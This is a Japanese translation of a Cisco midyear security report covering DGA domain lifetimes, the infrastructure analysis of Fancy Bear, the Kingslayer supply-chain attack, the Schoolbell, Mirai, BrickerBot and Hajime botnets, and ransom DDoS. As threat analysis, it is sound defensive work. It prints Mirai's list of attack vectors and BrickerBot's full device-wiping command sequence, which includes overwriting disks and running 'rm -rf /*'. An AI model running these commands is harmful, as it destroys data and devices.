
DGA ドメインの寿命の延長と重複

有名なマルウェア ファミリの多くが、ドメイン生成アルゴリズム（DGA）を使って疑似乱数によるドメイン名を生成し、検出を逃れています。DGA ドメインは通常、寿命が短いのですが、数カ月もつ場合もあり、防御者にとってはヒューリスティック ブロッキングがより難しくなります。

シスコのパートナーで脅威インテリジェンス プロバイダーである Anomali は、さまざまなマルウェア ファミリと関連付けられた疑わしい DGA ドメインの寿命を追跡しています。Anomali の脅威調査担当者によれば、5 年ほど前に観察した DGA ドメインのほとんどは、寿命が 3 日以下でした。それ以降、DGA ドメインの寿命は大幅に延び、場合によっては約40日（図 27 参照）、さらにそれを超えるものさえあります。

注：約 45 のマルウェア ファミリをサンプリング

図 27 DGA の寿命



出典：Anomali

2017 年版の図表はこちらからダウンロードしてください：
cisco.com/go/mcr2017graphics

こうした傾向の理由として考えられるのは、感染した組織内でブロックされずに潜み続けるために、脅威をすばやく進化させなくてはならないというプレッシャーを攻撃者が感じていることです（このテーマについては、28 ページの「進化時間のトレンド：Nemucod、Ramnit、Kryptik、および Fareit」を参照）。マルウェア作成者はブロックリストを避けるためにすばやく移動しますが、それほど速くはなく、防御者が新しいすべてのドメインをブロックして優勢となります。

ほとんどの場合、DGA ドメインを生成するマルウェアの背後にあるアルゴリズムは、ドメイン生成時に 2 つの要素だけが異なっています。ドメイン名の長さと、使用できるトップレベル ドメインです。（注：ほぼすべてのアルゴリズムがさまざまなアプローチを使って、セカンドレベル ドメインの文字のピックをランダム化します。）

新しい DGA ドメインを常に生成する必要性と、こうした制限事項があいまって、マルウェア ファミリの DGA ドメインの生成と登録が重複する結果になっています。たとえば、8 ～ 10 文字の .com ドメインのように、組み合わせがいっぱいで重複するかもしれません。そうした飽和状態の場合、類似の DGA ドメインを他者が使用し防御者に特定されていれば、DGA ドメインはブロックリストに入れられることになります。

インフラストラクチャの分析が攻撃者のツールに関する知識を広げる

特定分野に注目したセキュリティ機能ベンチマーク調査で説明したように（77 ページ）、多くのセキュリティ チームは毎日発生する何千ものセキュリティ アラートを活用しようと努力しています。攻撃者の登録およびホスティングの計略、特に悪意のある実行者が運用するインフラストラクチャにより、セキュリティ プロフェッショナルは脅威の発生源に迫り、ブロックできます。

サイバースパイグループ Fancy Bear が使用しているインフラストラクチャの分析では、シスコのパートナーで業界で唯一拡張可能なインテリジェンス主導型セキュリティ プラットフォームのプロバイダーである ThreatConnect の調査チームが、悪意があるかもしれないドメイン、IP アドレス、エイリアスを特定し、攻撃者がネットワークに侵入する前に防御者が対処できるようにしました。[19]

このアプローチはプロアクティブなだけでなく、予測的でもあり、攻撃者に関する情報をベンダーが前もって収集できます。


分析したドメインと IP アドレスは、Fancy Bear の標的型攻撃（APT）で狙われた報道機関 Bellingcat に対するスピア フィッシング攻撃と関連付けられていました。ThreatConnect は、一部の脅威実行者のアクセスは限られた IP インフラストラクチャに対するものであるため、制御しているインフラストラクチャで複数のドメインをホストするだろうという理論を説明しています。こうした同一場所のドメインを調査することで、セキュリティ エキスパートは、攻撃者が制御するかもしれないほかのインフラストラクチャ（ドメインや IP アドレスなど）を特定し、先制してブロック、または防御戦略に取り込むことができます。

19 詳細については、「How the ThreatConnect Research Team Used the Platform to Investigate Incidents, Identify Intelligence, and Conduct Pertinent Analysis Regarding Fancy Bear（ThreatConnectの調査チームが Fancy Bear に関してインシデントの調査、インテリジェンスの特定、クラウド関連の分析を行うためにどのようにプラットフォームを使用したか）」（threatconnect.com/blog/how-to-investigate-incidents-in-threatconnect/ [英語]）を参照してください。

ThreatConnectの分析で説明するように、プロセスは次のステップで進められました。

- Bellingcat は、ロシアが後ろ盾となっているハッカー集団によるものと思われるスピア フィッシング メッセージから、電子メールのヘッダーを提供しました。次に ThreatConnect は、過去の Fancy Bear の行動に関する知識を使って、Fancy Bear が Bellingcat を標的に行動していたと思われるか評価しました。
- ThreatConnect は WHOIS 登録情報を使って、スピア フィッシング メッセージからのドメインが登録されたのがいつか、およびドメインを登録した電子メールアドレスを特定し、調査のための使用期間を決めました。
- パッシブ DNSを使って、ドメインが最初に登録された後でそれをホストしていた IP アドレスを特定しました。それにより、悪意のある攻撃者とつながっているかもしれない IP アドレスを特定できます。
- 再びパッシブ DNSを使って、ホストしていたドメインが任意の数より少なかった IP アドレスを特定し、複数の顧客用に複数のドメインをホストしている可能性がある IP を除外しました。
- WHOIS とパッシブ DNS を使って、ThreatConnect は、APT に起因すると思われる IP アドレスのリストを絞り込み、攻撃者のものと思われる IP アドレスのサブセットを特定しました。
- その IP アドレスのサブセットから、ThreatConnect はパッシブ DNS を使って、同じ IP アドレスでホストされているほかのドメインと、当初のドメインを同時に特定しました。（そうしたドメインが当初のドメインと同じ IP アドレスで同じ場所にある場合、おそらく同じ APT に制御されていると判断します。）
- ThreatConnect は、オリジナルのドメインの登録に使われたのと同じ電子メールアドレスで登録されたほかのドメインも特定しました。APT アクティビティに関連付けられたドメインの登録に電子メールアドレスが使われる場合、その電子メールアドレスで登録されているほかのドメインも APT アクティビティの一部である可能性があります。
- ThreatConnect は新しく特定したドメイン（オリジナルのドメインと同じ場所にあるものと、同じ電子メールアドレスで登録されたもの）を使って、分析を引き続き繰り返しました。
- ThreatConnect は次にパッシブ DNS を使って、特定したドメインの既知のサブドメインを特定しました。この情報は、特定したドメインと同じ IP でホストされていなかったメール サーバやサブドメインの特定に役立ち、調査をさらに進める道を開きます。

図 28 コロケーションの方法



出典：ThreatConnect


2017 年版の図表はこちらからダウンロードしてください：
cisco.com/go/mcr2017graphics

遭遇したアクティビティおよび懸念事項と関連付けられている非常に大きなグループの電子メールアドレス、IP アドレス、およびドメインを特定するには、図 28 にあるような分析方法が役立ちます。前述の調査は、Bellingcat から提供された電子メールのヘッダーで特定した 6 つのドメイン、5 つの IP アドレス、3 つの電子メール登録者で始められました。

前述したプロセスを使って、Fancy Bear の APT アクティビティに関連すると思われる 32 の電子メールアドレスとエイリアス、180 以上のドメイン、50 以上の IP アドレスを特定しました。図 29 は、ドメイン、電子メールアドレス、IP アドレスの関連付けのサブセット、およびそれらが Bellingcat のスピア フィッシング インシデントとどのように結びついているかを示しています。

同様の分析を行う組織は、攻撃の発生源となりうるドメイン、IP アドレス、電子メールアドレスをプロアクティブにブロックすることができます。インフラストラクチャの調査と特定により、組織は、インシデント対応の現状の取り組みで用いられる戦術的インテリジェンス、攻撃者が使っているインフラストラクチャ（組織に対して使われる前に特定）、インフラストラクチャと攻撃者の間の関係や関連付けの履歴を特定できます。

図 29 APT グループが使うインフラストラクチャ間のリンク



出典：ThreatConnect

サプライ チェーンへの攻撃：ベクトルが 1 つ感染すると多くの会社に影響が出る

時間や費用を節約したいと考える会社と同じように、攻撃者はより効率的に作業する方法を探しています。シスコのパートナーである RSA が発見したように、サプライ チェーンに攻撃すれば、犯罪者側は最小の労力で最大の影響を与えられます。RSA が調査したケースでは、Windows システムのイベントログの分析用に会社のシステム管理者が通常使っている正当なソフトウェアに、攻撃者がトロイの木馬を仕込みました。[20]

感染したソフトウェアは、ベンダーのサイトでダウンロードでき、更新できます。結果的に、感染したベクトル（ベンダーのサイト）がソフトウェアと自動更新を提供するだけで、会社の多数のネットワークに脅威を広めました。

この調査の一部として（この場合、悪意のあるグループは Kingslayer）、RSA は、ある URL を対象とした不明なビーコニングを観察し、感染したソフトウェアを追跡しました。それにより、IP アドレスおよび悪意のある既知のドメインを解決しました。ドメインで見つかったマルウェア（PGV_PVIDの亜種）の発生源を追跡する中で、RSA チームは感染したと思われる組織を発見し、マルウェアがシステム管理ソフトウェアから来ていると判断しました。


RSA は、そのソフトウェアのダウンロード ページおよびソフトウェア ベンダーの更新ページ（次ページの図 30 を参照）が感染していることを発見しました。これにより、それまでにソフトウェアの感染バージョンをダウンロードした会社は、後続のアップデートもマルウェアを送り込むことから、自動更新を登録している場合は依然として危険にさらされていることになります。

20 この調査の詳細については、RSA のレポート「Kingslayer—A Supply Chain Attack（Kingslayer：サプライ チェーンへの攻撃）」（rsa.com/en-us/resources/kingslayer-a-supply-chain-attack [英語]）を参照してください。

この感染期間は約 2 週間で終わりました。しかし、ベンダーは1ヵ月後まで感染ソフトウェアのユーザに通知しなかったため、組織が検出するか、ベンダーの通知が修復を呼びかけるまでマルウェアはそのままでした。

サプライ チェーンの脅威をブロックしたいと考える会社にとって、検出は難しいものがあります。エンドポイント セキュリティは、1 つのソフトウェアがもう 1 つのソフトウェアと通信しているという警告をセキュリティ チームに与えることができるため、おそらく最良の防御策です。リアルタイム モニタリングも疑わしいアクティビティを検出できます。

図 30 Kingslayer 感染の連鎖



出典：RSA

2017 年版の図表はこちらからダウンロードしてください：**cisco.com/go/mcr2017graphics**

RSA がマルウェア問題をベンダーに通知する前にどのくらいの数の組織が感染アプリケーションをインストールしたのか、RSA アナリストは把握していませんが、ベンダーの顧客は Web サイトに挙げられており、ベンダーのイベント ログ情報ポータル サービスも顧客が購読しています。顧客、すなわち感染の可能性がある組織のリストには、少なくとも以下が含まれていました。

- 大手通信プロバイダー 4 社
- 軍組織 10 ヵ所以上
- Fortune 500 企業 24 社以上
- 大手防衛機器会社 5 社
- 銀行および金融機関 24 社以上
- 高等教育機関 45 ヵ所以上

Kingslayer の実行者の最終的な目的は RSA の調査担当者にはわかりませんが、ベンダーの顧客の規模やレベルから考えると、非常に成果の大きい標的だったと思われます。攻撃者は金融サービス会社から顧客のログイン情報を探したり、国家に混乱を引き起こすことに関与する可能性もあります。

サプライ チェーン攻撃という戦略は、いくつかの理由で防御者が注目するに値します。攻撃者が提供する必要があるのは感染したベクトル 1 つでありながら、多くの標的に感染できます。また、こうした攻撃は性質上密かに行われ、検出されずに活動できる貴重な時間を攻撃者に与えます。また、感染中のソフトウェアがシステム、ネットワーク、またはセキュリティの管理者に第一に使用されるものであれば、大企業を組織的にエクスプロイトするための理想的な準備環境を攻撃者が手に入れられる可能性が高まります。

インフラストラクチャ ハーベスティングが狙うアカデミック ネットワーク

Kingslayer のケースにおいて、インフラストラクチャ ハーベスティングに対する攻撃側のアプローチには、正当なハードウェアに隠れたり、ソフトウェア ユーザに（製品をネットワークに上げる前に）クリーンな製品を入手するのだと思わせたりすることが含まれます。Schoolbell ボットネットの場合、[21]ネットワーク リソースに悪評がまったくないかほとんどなく、一見クリーンな場所なので、攻撃者はインフラストラクチャを発射台として使います。どちらのケースでも、悪意のある攻撃者はベンダーと場所の評判を利用しています。

前述のように、エンドポイント セキュリティおよびリアルタイム モニタリングはサプライ チェーン攻撃の回避に役立つのと同様、RSA が「インフラストラクチャ ハーベスティング」と呼ぶものを検出するうえでも役に立ちます。こうした攻撃では、攻撃者は組織のインフラストラクチャを制御し、大規模なエクスプロイトで利用しようと考えています。

Schoolbell ボットネット（アカデミック インフラストラクチャを標的にすることからそう呼ばれる）は、こうした攻撃戦略の一例です。RSA は、アクティビティのピーク時において、Schoolbell ボットネット インフラストラクチャに約 2000 の固有の感染を見つけました（図 31 参照）。

Schoolbell ボットネットおよびインフラストラクチャ ハーベスティングのアプローチは、お金になりそうなデータを持たないのでサイバー攻撃の標的にはならないと思い込んでいる組織に警鐘を鳴らします。学術組織は、金融サービスなどほかの業界の同規模の組織より、ネットワーク セキュリティに対して緩めのアプローチを取っている場合があります。そのため、簡単に入り込み、検出されずに密かに活動する時間がほしい攻撃者にとって、アカデミック ネットワークは格好の標的となり得ます。インフラストラクチャ リソースをさらに求めている悪意のある攻撃者にとって、学術界は理想的な標的なのです。

図 31 世界中に広がる Schoolbell マルウェア感染

出典：RSA

21 Schoolbell ボットネットおよびインフラストラクチャ ハーベスティングについては、「Schoolbell: Class Is in Sessio（Schoolbell：教室はセッション中）」、RSA社 Kent Backman 氏および Kevin Stear 氏、2017 年 2 月 13 日（blogs.rsa.com/schoolbell-class-is-in-session/ [英語]）を参照してください。

登場したばかりの IoT でも IoT ボットネットが出現

2016 年には長期に渡って恐れられた DDoS 脅威が発生し、サイバー攻撃は複数の接続デバイスから始まりボットネットへと移りました。9 月には 665 Gbps の攻撃がセキュリティ ブロガーの Brian Krebs 氏を襲いました。[22] すぐ後には、1 Tbps の攻撃がフランスのホスティング会社 OVH に対して始まりました。[23] また、10 月に DynDNS が攻撃を受け、何百もの人気 Web サイトが停止に追い込まれました。この 3 つは Internet of Things（IoT）の最大の DDoS 攻撃です。[24]

こうした攻撃により、1 Tbps DDoS の時代に突入しました。攻撃は DDoS 保護のパラダイムを揺るがし、IoT DDoS ボットネットの脅威が現実のものであり、組織は準備しなくてはならないことを証明しました。

シスコのパートナーである Radware は最近、3 大 IoT ボットネット（Mirai、BrickerBot、Hajime）のアクティビティを調査し、次の分析結果を出しました。

IoT ボットネットに共通の特徴

- セットアップが早くて簡単です。実際に 1 時間以内で完了できます。
- 配信が迅速です。感染の繰り返しメカニズムでボットネットの規模が急速に大きくなります。実際に、攻撃側は 24 時間で 10 万台以上の感染デバイスから成るボットネットを実現できます。
- マルウェアの検出レートが低率です。デバイスのメモリに悪意のあるコードがあり、デバイスを再起動すると消えるので、サンプルの取得が非常に困難です。

Mirai

DynDNS 攻撃を担っていた Mirai ボットネットは、何十万ものIoT デバイスに感染し、それらを大容量の DDoS 攻撃を開始できる「ゾンビ軍団」に変えました。セキュリティ調査担当者は、こうした連係攻撃に何百万もの脆弱な IoT デバイスが積極的に参加していると考えています。Mirai マルウェアのソース コードは 2016 年後半に公開されました。[25]

仕組み

1. BusyBox ソフトウェアの工場出荷時のクレデンシャルを 60 以上使い、Telnet サーバに対するブルートフォース アタックを通じて、Mirai が標的のマシンとつながります。
2. すべての感染デバイスが追加のボットに対して自身をロックします。
3. Mirai は標的の IP とクレデンシャルを一元的な ScanListen サービスに送信します。[26]
4. 新たな標的が新しいボットのハーベスティングを助け、自己複製パターンを生成します。

Mirai について

Mirai は 1 Tbps を越えるトラフィック量を生成するほか、事前定義された攻撃ベクトルが 10 個あります（図 32 参照）。一部のベクトルは、サービス プロバイダーやクラウド スクラバの保護を攻撃してインフラストラクチャをダウンさせるのに有効だと証明されています。

図 32 Mirai の攻撃ベクトルのメニュー

```
#define ATK_VEC_UDP          0  /* Straight up UDP flood */
#define ATK_VEC_VSE          1  /* Valve Source Engine query flood */
#define ATK_VEC_DNS          2  /* DNS water torture */
#define ATK_VEC_SYN          3  /* SYN flood with options */
#define ATK_VEC_ACK          4  /* ACK flood */
#define ATK_VEC_STOMP        5  /* ACK flood to bypass mitigation devices */
#define ATK_VEC_GREIP        6  /* GRE IP flood */
#define ATK_VEC_GREETH       7  /* GRE Ethernet flood */
//#define ATK_VEC_PROXY        8  /* Proxy knockback connection */
#define ATK_VEC_UDP_PLAIN    9  /* Plain UDP flood optimized for speed */
#define ATK_VEC_HTTP        10  /* HTTP layer 7 flood */
```

出典：Radware

10 のベクトルには、GRE フラッド、TCP STOMP、水責め攻撃など、高度に洗練された攻撃ベクトルが含まれます。Mirai の DDoS 攻撃は、GRE トラフィックや DNS の再帰問い合わせの正当性に対する可視性という点で、組織が直面している課題を浮かび上がらせます。

22 「KrebsOnSecurity Hit with Record DDoS（KrebsOnSecurity が記録的 DDoS で攻撃）」、Brian Krebs 氏の KrebsOnSecurity ブログ、2016 年 9 月 21 日（krebsonsecurity.com/2016/09/krebsonsecurity-hit-with-record-ddos/ [英語]）
23 「150,000 IoT Devices Abused for Massive DDoS Attacks on OVH（OVH への大規模な DDoS 攻撃に 150,000 台の IoT デバイスを悪用）」、*SecurityWeek* 社 Eduard Kovacs 氏、2016 年 9 月 27 日（securityweek.com/150000-iot-devices-abused-massive-ddos-attacks-ovh [英語]）
24 「DDoS Attack on Dyn Came from 100,000 Infected Devices（Dyn を狙って 100,000 台の感染デバイスから DDoS 攻撃）」、IDG News Service 社（*ComputerWorld* への投稿）Michael Kan 氏、2016 年 10 月 26 日（computerworld.com/article/3135434/security/ddos-attack-on-dyn-came-from-100000-infected-devices.html [英語]）
25 「Source Code for IoT Botnet 'Mirai' Released（IoT ボットネット「Mirai」のソースコードが公開）」、Brian Krebs 氏の KrebsOnSecurity ブログ、2016 年 10 月 1 日（krebsonsecurity.com/2016/10/source-code-for-iot-botnet-mirai-released/ [英語]）
26 「BusyBox Botnet Mirai—the Warning We've All Been Waiting For?（BusyBox ボットネットの Mirai：待ち望んだ警告か）」、Radware 社 Pascal Geenens 氏、2016 年 10 月 11 日（blog.radware.com/security/2016/10/busybox-botnet-mirai/ [英語]）

BrickerBot

永久型 DoS（PDoS）攻撃は、デバイスのハードウェア機能を停止させ、高速で移動するボット攻撃です。こうした形のサイバー攻撃が急増しています。[27]

一部のサークルでは「フラッシング」として知られている PDoS 攻撃は、システムにダメージを与え、ハードウェアを再インストールしたり交換したりしなくてはならず、深刻です。PDoS 攻撃はセキュリティの欠陥や構成ミスを利用して、ファームウェアや基本システムの機能を破壊します。

BrickerBotには以下が可能です。


- **デバイスへの感染：**BrickerBot の PDoS 攻撃は、Mirai と同じエクスプロイト ベクトルである Telnet ブルート フォースを使ってユーザ デバイスを侵害します。
- **デバイスの破壊：**デバイスへのアクセスが成功すると、BrickerBot は、最終的にストレージを破壊する一連の Linux コマンドを実行します。次に、インターネット接続とデバイス パフォーマンスを中断させるコマンドを発行し、デバイス上のすべてのファイルを消去します。

図 33 は、BrickerBot が実行する正確なコマンド シーケンスを示しています。

Hajime

Hajime は興味深く、脅威インテリジェンスの調査担当者は非常に注目してモニタしています。その理由は、感染した何十万ものデバイスに対し、いまだに何も行動を起こしていないからです。大規模なだけに懸念されています。Hajime のオペレータはホワイト ハット ハッカーだと主張しています（図 34）。

図 34 Hajime の作成者からのメッセージ



出典：Radware

仕組み

Hajime はよく作り込まれており、洗練され、柔軟で、いつまでも古びない IoT ボットネットです。自己更新が可能で、効率的かつ高速にメンバー ボットに豊富な機能を広げていきます。ほかの多くの IoT ボットネットと同様に、Hajime はインターネットをスキャンして、TCP 23（Telnet）および TCP 5358（WSDAPI）オープン ポートを探しながら、新たな標的を発見して感染させます。デバイスへのログインや制御の取得には、ブルート フォースを使います。

興味深いことに、Hajime は感染対象のデバイスからマルウェアを削除することができます。Telnet コミュニケーションを制御することで、将来の汚染からデバイスを安全に守ることができます。その場合、依然として Hajime の作成者はアクセスできるとはいえ、デバイスは再びニュートラルな状態になります。

セキュリティ調査担当者は Mirai が感染したデバイスを Hajime がクリーニングしているのを観察しました。[28]（一方で、BrickerBot は Mirai または Hajime が感染したデバイスを破壊するでしょう。）

図 33 BrickerBot.1 のコマンド シーケンス

```
fdisk -l
busybox cat /dev/urandom >/dev/mtdblock0 &
busybox cat /dev/urandom >/dev/sda &
busybox cat /dev/urandom >/dev/mtdblock10 &
busybox cat /dev/urandom >/dev/mmc0 &
busybox cat /dev/urandom >/dev/sdb &
busybox cat /dev/urandom >/dev/ram0 &
fdisk -C 1 -H 1 -S 1 /dev/mtd0
w
fdisk -C 1 -H 1 -S 1 /dev/mtd1
w
fdisk -C 1 -H 1 -S 1 /dev/sda
w
fdisk -C 1 -H 1 -S 1 /dev/mtdblock0
w
route del default;iproute del default;ip route del default;rm -rf /* 2>/dev/null &
sysctl -w net.ipv4.tcp_timestamps=0;sysctl -w kernel.threads-max=1
halt -n -f
reboot
```


出典：Radware

27 このテーマについては、「BrickerBot PDoS Attack: Back With A Vengeance（よみがえった BrickerBot PDoS 攻撃の復讐）」、Radware社、2017 年 4 月 21 日（security.radware.com/ddos-threats-attacks/brickerbot-pdos-back-with-vengeance/ [英語]）を参照してください。
28 このテーマについては、「Hajime – Sophisticated, Flexible, Thoughtfully Designed and Future-Proof（よく作り込まれており、洗練され、柔軟で、いつまでも古びない Hajime）」、Radware 社 Pascal Geenens 氏、2017 年 4 月 26 日（blog.radware.com/security/2017/04/hajime-futureproof-botnet/ [英語]）を参照してください。

サイバースペースの恐喝：身代金要求型 DoS（RDoS）攻撃

2016 年には、すべての会社のほぼ半数（49 %）が、ランサムウェアによる攻撃（39 %）または身代金要求型 DoS（RDoS）攻撃（17 %）のいずれかの身代金要求型のサイバー インシデントを経験しました。[29] 図 35 は、世界の特定地域の会社で、2016 年に身代金要求型のサイバー インシデントを経験した割合を示しています。[30]

図 35 2016 年の身代金要求型サイバー インシデントの分布（国別）



出典：Radware

Radware によると、Armada Collective として知られるサイバー犯罪のギャングが今までの RDoS 攻撃のほとんどに関わっています。彼らが要求する身代金は通常 10 ～ 200 ビットコインです現在のレートで約 3,600 ～ 70,000 ドル）。（短期の「デモ」や「お試し」攻撃にはだいたい身代金要求が付いています。支払期限が過ぎると、攻撃者は通常 100 Gbps を越えるトラフィック量で標的のデータセンターをダウンさせます。

今では Armada Collective の名前を使う模倣犯が出てきています。初期の計略では、ギリシャの 3 つの銀行から約 720 万ドルを巻き上げようとしていました。[31] こうしたプレイヤーが偽物の脅迫状を出し、最小限の努力で手っ取り早く利益を得ようとしています。偽物の脅迫状を見抜くのに役立つヒントを教えましょう。

1. **要求を評価します。**Armada Collective は通常 20 ビットコインを要求します。ほかのキャンペーンで要求される額はこの額より多かったり少なかったりします。実際に、低額のビットコインの脅迫状は、相手が十分払える金額を要求する偽物のグループからであることがほとんどです。
2. **ネットワークをチェックします。**本物のハッカーは、身代金を要求している間、小規模の攻撃を仕掛けます。ネットワーク アクティビティに変化があれば、その脅迫状や脅威はおそらく本物です。
